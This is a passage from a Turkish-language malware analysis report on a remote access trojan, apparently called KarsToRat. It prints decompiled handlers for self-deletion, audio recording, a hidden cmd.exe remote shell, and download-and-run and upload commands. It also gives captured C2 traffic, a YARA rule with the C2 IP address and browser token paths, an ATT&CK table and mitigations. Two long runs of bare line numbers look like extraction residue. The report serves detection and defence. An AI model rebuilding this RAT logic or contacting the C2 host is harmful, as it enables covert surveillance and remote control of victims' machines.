37 v4 = sub_13F9319C0(v8, Buffer);
38 sub_13F931810(v11, v4, "cleanup.bat");
39 sub_13F9315C0(v8);
40 GetModuleFileNameA(0i64, Filename, 0x104u);
41 sub_13F932FB0(v12);
42 sub_13F933680(v12, v11, 2i64);
43 sub_13F935820(v12, "@echo off\n");
44 sub_13F935820(v12, "ping 127.0.0.1 -n 3 >nul\n");
45 v5 = sub_13F935820(v12, "del /f /q \"%*\");
46 v6 = sub_13F935820(v5, Filename);
47 sub_13F935820(v6, "\\n");
48 sub_13F935820(v12, "del /f /q \"%~f0\n");
49 sub_13F933640(v12);
50 v127 = *v3;
51 if ( v126 == (HKEY)13 && !memcmp(v127, "SELF_DESTRUCT", 0xDui64) )
52     sub_13F935410(v2);
53 v128 = v3;
54 v129 = (unsigned __int64)v3[3];
55 if ( v129 > 0xF )

```

Şekil 36- MOUSE_SWAP Fonksiyonu

SELF_DESTRUCT fonksiyonu bir kendini silme rutini olup önce **log** göndermektedir. Registry'deki **Run** anahtarından **SecurityService** değerini silerek kalıcılığı kaldırmaktadır. **SystemCheck** adlı **scheduled task**'i temizlemektedir. Sistem klasörüne kopyalanmış kendi executable'ı olan **SecurityService.exe** dosyasını silmektedir.

```

705 v108 = &v106[v107];
706 v109 = sub_140006170(v106, &v106[v107], "AUDIO_RECORD:" 13i64);
707 if ( (char *)v109 != v108 && (char *)v109 == v106 )
708 {
709     *(_OWORD *)String = 0i64;
710     v193 = 0i64;
711     v194 = 0i64;
712     v110 = (unsigned __int64)v3[2];
713     if ( v110 < 0xD )
714         sub_13FFF4D40();
715     v111 = v110 - 13;
716     v112 = -1i64;
717     if ( v111 != -1i64 )
718         v112 = v111;
719     v113 = (char *)v3;
720     if ( (unsigned __int64)v3[3] > 0xF )
721         v113 = (char *)v3;
722     sub_13FFF1A00(String, v113 + 13, v112);
723     v114 = errno();
724     v115 = v114;
725     v116 = (const char *)String;
726     if ( v194 > 0xF )

```

```

GET /notify?event=heartbeat&user=██████████&
User-Agent: SecurityNotifier
Host: ██████████15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ██████████
Content-type: text/plain

AUDIO_RECORD:10

```

Şekil 37- AUDIO_RECORD Komutu

AUDIO_RECORD fonksiyonu **GetTempPathA** **TEMP** dizin yolunu almaktadır. **mcSendStringA** API'sini kullanarak **open new type waveaudio**, **record recsound** ve **stop recsound** komutlarıyla belirlenen süre boyunca ses kaydı yapmaktadır.

```

806 v116 = &v115[v114];
807 v117 = sub_13FFB6170(v115, v116, "PLAY_SOUND:", 11i64);
808 if ( (char *)v117 != v116 && (char *)v117 == v115 )
809 {
810     *(_OWORD *)Command = 0i64;
811     v169 = 0ui64;
812     if ( (unsigned __int64)v3[2] < 0xB )
813         sub_13FFA4D40();
814     v118 = (char *)v3;
815     if ( (unsigned __int64)v3[3] > 0xF )
816         v118 = (char *)v3;
817     sub_13FFA1A00(Command, v118 + 11);
818     sub_13FFB3C00(Command);
819     sub_13FFA1700(Command);
820     goto LABEL_56;
821 }
822 }

```

```

19 GetTempPathA(0x104u, Buffer);
20 memset(Src, 0, sizeof(Src));
21 v2 = -1i64;
22 do
23     ++v2;
24 while ( Buffer[v2] );
25 sub_13FFA1A00(Src, Buffer, v2);
26 v3 = sub_13FFA1B10(Src);
27 *(_OWORD *)pszSound = 0i64;
28 v13 = 0i64;
29 *(_OWORD *)pszSound = *(_OWORD *)v3;
30 v13 = *(_OWORD *)v3 + 16;
31 *(_OWORD *)v3 + 16 = 0i64;
32 *(_OWORD *)v3 + 24 = 15i64;
33 *(_BYTE *)v3 = 0;
34 sub_13FFA1700(Src);
35 v4 = InternetOpenA("SecurityNotifier", 1u, 0i64, 0i64, 0);
36 v5 = v4;
37 if ( v4 )
38 {
39     if ( *((_OWORD *)a1 + 3) > 0xFui64 )
40         a1 = *(const CHAR **)a1;
41     v6 = InternetOpenUrlA(v4, a1, 0i64, 0, 0x80000000, 0i64);
42     if ( v6 )
43     {
44         memset(v15, 0, 0x108ui64);
45         v7 = pszSound;

```

Şekil 38- PLAY_SOUND Komutu

Zararlı **PLAY_SOUND:<url>** komutunu aldığıında **GetTempPathA** ile **TEMP** dizinini almaktadır. **InternetOpenA**, **InternetOpenUrlA** ve **InternetReadFile** API'leri ile verilen **URL**'den ses dosyasını indirip **TEMP** klasörüne kaydetmektedir. **PlaySoundA** ile bu dosyayı çalarak işlem sonunda silmektedir.


```

590 v76 = sub_13F636170(v74, v75, "TTS:", 4i64);
591 if ( (char *)v76 != v75 && (char *)v76 == v74 )
592 {
593     *(_QWORD *)Command = 0i64;
594     v195 = 0ui64;
595     v77 = (unsigned __int64)v3[2];
596     if ( v77 < 4 )
597         sub_13F624D40();
598     v78 = v77 - 4;
599     v79 = -1i64;
600     if ( v78 != -1i64 )
601         v79 = v78;
602     v80 = (char *)v3;
603     if ( (unsigned __int64)v3[3] > 0xF )
604         v80 = (char *)v3;
605     sub_13F621A00(Command, v80 + 4, v79);
606     CoInitialize(0i64);
607     ppv[0] = 0i64;
608     if ( CoCreateInstance(&rclsid, 0i64, 0x17u, &riid, ppv) >= 0 && ppv[0] )
609     {
610         v81 = (const CHAR *)Command;
611         if ( *(_QWORD *)&v195 + 1 > 0xFui64 )
612             v81 = Command[0];
613         v82 = MultiByteToWideChar(0xFDE9u, 0, v81, -1, 0i64, 0);
614         v83 = (WCHAR *)operator new(saturated_mul(v82, 2ui64));
615         v84 = v83;
616         v85 = (const CHAR *)Command;
617         if ( *(_QWORD *)&v195 + 1 > 0xFui64 )
618             v85 = Command[0];
619         MultiByteToWideChar(0xFDE9u, 0, v85, -1, v83, v82);
        (*(void (__fastcall **)(LPVOID, WCHAR *, _QWORD, _QWORD))(*(_QWORD *)ppv[0] + 160i64)) (

```

Şekil 39- TTS Komutu

TTS komutu geldiğinde **CoInitialize** ile **COM** altyapısını başlatmaktadır. **CoCreateInstance** ile bir **SAPI** seslendirme nesnesi oluşturarak **MultiByteToWideChar** ile gelen metni Unicode'a çevirmektedir. **COM** metodunu çağırarak metni sesli olarak okutmaktadır.



Şekil 40- MSG Fonksiyonu

Zararlı **MSG:<metin>** komutunu aldığı anda **MessageBoxA** API'sini kullanarak verilen metni **System Alert** başlığıyla ekranda bir mesaj kutusu olarak göstermektedir.

```

539 v88 = &v86[v87];
540 v90 = sub_13F636170(v88, &v86[v87], "WALLPAPER:", 10i64);
541 if ( (char *)v89 != v88 && (char *)v89 == v86 )
542 {
543     *(_QWORD *)Command = 0i64;
544     v195 = 0ui64;
545     v90 = (unsigned __int64)v3[2];
546     if ( v90 < 0xA )
547         sub_13F624D40();
548     v91 = v90 - 10;
549     v92 = -1i64;
550     if ( v91 != -1i64 )
551         v92 = v91;
552     v93 = (char *)v3;
553     if ( (unsigned __int64)v3[3] > 0xF )
554         v93 = (char *)v3;
555     sub_13F621A00(Command, v93 + 10, v92);
556     sub_13F633790(Command);
557     sub_13F621700((__int64)Command);
558     goto LABEL_56;
559 }
560 }

```

```

GET /notify?event=heartbeat&user=...&public_ip=... HTTP/1.1
User-Agent: SecurityNotifier
Host: ...:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ...
Content-type: text/plain

WALLPAPER:https://cdnuploads.aa.com.tr/uploads/Contents/2019/04/01/thumbs_b_c_9677172a1c15d03d24

```

Şekil 41- WALLPAPER Fonksiyonu

WALLPAPER:<veri> komutunu geldiğinde parametreyi ayrıştırarak Wallpaper fonksiyonuna göndermektedir.

```

39 v4 = &v2[v3];
40 v5 = sub_13F636170(v2, &v2[v3], "http", 4i64);
41 if ( (const CHAR *)v5 != v4 && v5 == (_QWORD)v2 )
42 {
43     GetTempPathA(0x104u, Buffer);
44     memset(Src, 0, sizeof(Src));
45     v6 = -1i64;
46     do
47     ++v6;
48     while ( Buffer[v6] );
49     sub_13F621A00(Src, Buffer, v6);
50     v7 = sub_13F621B10(Src);
51     v8 = *(_QWORD *)v7;
52     v21[0] = *(_QWORD *)v7;
53     v9 = *(_QWORD *)v7 + 16;
54     *(_QWORD *)v7 + 16 = 0i64;
55     *(_QWORD *)v7 + 24 = 15i64;
56     *(_BYTE *)v7 = 0;
57     if ( *((_QWORD *)v24 + 1) > 0xFui64 )
58     {
59         v10 = Block[0];
60         if ( (unsigned __int64)((_QWORD *)v24 + 1) + 1i64 >= 0x1000 )
61         {
62             v10 = (void *)*(_QWORD *)Block[0] - 1;
63             if ( (unsigned __int64)(Block[0] - v10 - 8) > 0x1F )
64                 invoke_watson(0i64, 0i64, 0i64, 0, 0i64);

```



Şekil 42- Arka Planın Değiştirilmesi

WallPaper fonksiyonu verilen parametreyi kontrol eder eğer **URL** ise **InternetOpenA**, **InternetOpenUrlA** ve **InternetReadFile** API'leri ile resmi indirip **TEMP** dizinine **wallpaper.bmp** olarak kaydetmektedir. **SystemParametersInfoA** API'si ile bu dosyayı masaüstü arka planı olarak değiştirmektedir.

```

512     v59 = v3;
513     if ( v59 > 0x1 )
514     {
515         v59 = *v3;
516         if ( v58 == (const void *)0x11 && !memcmp(v59, "SHELL_START", 0xBui64) )
517         {
518             sub_13FB6A2B0();
519             goto LABEL_56;
520         }
521     }
522 }
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Şekil 43- SHELL_START Fonksiyonu

“SHELL_START” komutu alındığında sub_14000A2B0 fonksiyonunu çağırılmaktadır. Bu fonksiyon **CreatePipe** ve **SetHandleInformation** ile pipe’lar oluşturur, **CreateProcessA** ile bu pipe’lara bağlı gizli bir **cmd.exe** süreci başlatır, ardından **beginthreadex** ile ayrı bir **Thread** açarak **shell** çıktısını yönetip iletişimi sürdürür ve böylece uzaktan komut çalıştırılabilen bir **shell** oturumu başlatır.

```

526     if ( v62 == 10 && !memcmp(v60, "SHELL_STOP", 0xAui64) )
527     {
528         if ( byte_13FB83EB9 )
529         {
530             byte_13FB83EB9 = 0;
531             Sleep(0x64u);
532             TerminateProcess(hProcess, 0);
533             CloseHandle(hProcess);
534             CloseHandle(*(&hProcess + 1));
535             CloseHandle(hObject);
536             CloseHandle(hFile);
537             hObject = 0i64;
538             hFile = 0i64;
539             qword_13FB832C0 = 0i64;
540             v63 = &qword_13FB832B0;
541             if ( (unsigned __int64)qword_13FB832C8 > 0xF )
542                 v63 = (void **)qword_13FB832B0;
543             *(_BYTE *)v63 = 0;
544         }
545     }
546 }
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Şekil 44- SHELL_STOP Fonksiyonu

Gelen komut **SHELL_STOP** komutu alındığında aktif bir shell oturumu varsa bunu sonlandırmaktadır. Çalışan **cmd.exe** sürecini **TerminateProcess** ile kapatmaktadır.

```

8  { unsigned __int64 v3; }
9  if ( v144 < 9
10  || (v145 = &v143[v144], v146 = sub_13FE76170(v143, &v143[v144], "DOWNLOAD:", 9i64), (char *)v146 == v145)
11  || (char *)v146 != v143 )
12  {
13  v147 = (char *)v3;
14  if ( (unsigned __int64)v3[3] > 0xF )
15  v147 = (char *)v3;
16  v148 = (unsigned __int64)v3[2];
17  if ( v148 < 0xD
18  || (v149 = &v147[v148], v150 = sub_13FE76170(v147, &v147[v148], "DOWNLOAD_RUN:", 13i64),
19  (char *)v150 == v149)
20  || (char *)v150 != v147 )
21  {
22  v172 = (char *)v3;
23  if ( (unsigned __int64)v3[3] > 0xF )
24  v172 = (char *)v3;
25  v173 = (unsigned __int64)v3[2];
26  if ( v173 < 7
27  || (v174 = &v172[v173], v175 = sub_13FE76170(v172, &v172[v173], "UPLOAD:", 7i64), (char *)v175 == v174)
28  || (char *)v175 != v172 )
29  {
30  v180 = (char *)v3;
31  if ( (unsigned __int64)v3[3] > 0xF )
32  v180 = (char *)v3;

```

Şekil 45- Dosya Yükleme ve İndirme Komutları

Gelen komut **DOWNLOAD**, **DOWNLOAD_RUN** ve **UPLOAD** işlemlerini göre yeni fonksiyonları çalıştırmaktadır. Buna göre **dosya indirme**, **indirilen dosyayı çalıştırma** veya **dosya yükleme** işlemlerini ilgili fonksiyonlara yönlendirmektedir. Komut bir URL ise **ShellExecuteA** ile açar, değilse **system** ile doğrudan komutu çalıştırmaktadır. **DOWNLOAD_RUN** durumunda indirilen dosyayı kaydeder, **UPLOAD** durumunda dosyayı karşı tarafa göndermektedir.

YARA Kuralı

```
rule x3client{

  meta:

    description = "KarsToRat_Malware"

    author = "Yavuzhan_Ozgen"

    date = "2026-03-23"

  strings:

    $s1 = "vboxtray.exe"

    $s2 = "vmtoolsd.exe"

    $s3 = "vmware.exe"

    $s4 = "Action: [UAC_BYPASS] -> Failed (RegCreate Error)"

    $s5 = "ram_used_gb"

    $p1 = "webcap.bmp"

    $t1 = "\\discordcanary\\Local Storage\\leveldb\\"

    $t2 = "\\Opera Software\\Opera Stable\\Local Storage\\leveldb\\"

    $api_c2 = "schtasks /delete /f /tn \"SystemCheck\""

    $network = "http://212.227.65.132:15144"

  condition:

    uint16(0) == 0x5A4D and filesize > 140KB and filesize < 146KB and

    (3 of ($s*) or any of ($p*) or any of ($t*) or any of ($api_c2, $network))

}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Screen Capture T1113	Windows Command Shell T1059.003	Registry Run Keys T1547.001	Bypass UAC T1548.002	Match Legitimate Name T1036.005	Steal Web Session Cookie T1539	Web Protocols T1071.001	Exfiltration Over C2 Channel T1041
Video Capture T1125		Scheduled Task T1053.005		Obfuscated Files T1027.002	Keylogging T1056.001	Web Service T1102	
Audio Capture T1123							
Clipboard Data T1115							

Çözüm Önerileri

1. İşletim sistemi ve tüm kritik yazılımlar güncel tutulmalı.
2. Temp ve AppData dizinlerinden anlık olarak izlenmelidir.
3. E-posta ile gelen belgeler sandbox ortamında incelenmeli.
4. Yalnızca dijital imzası doğrulanmış, lisanslı ve orijinal yazılımlar kullanılmalı.
5. Ağ trafiği sürekli olarak filtrelenmelidir.

HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)

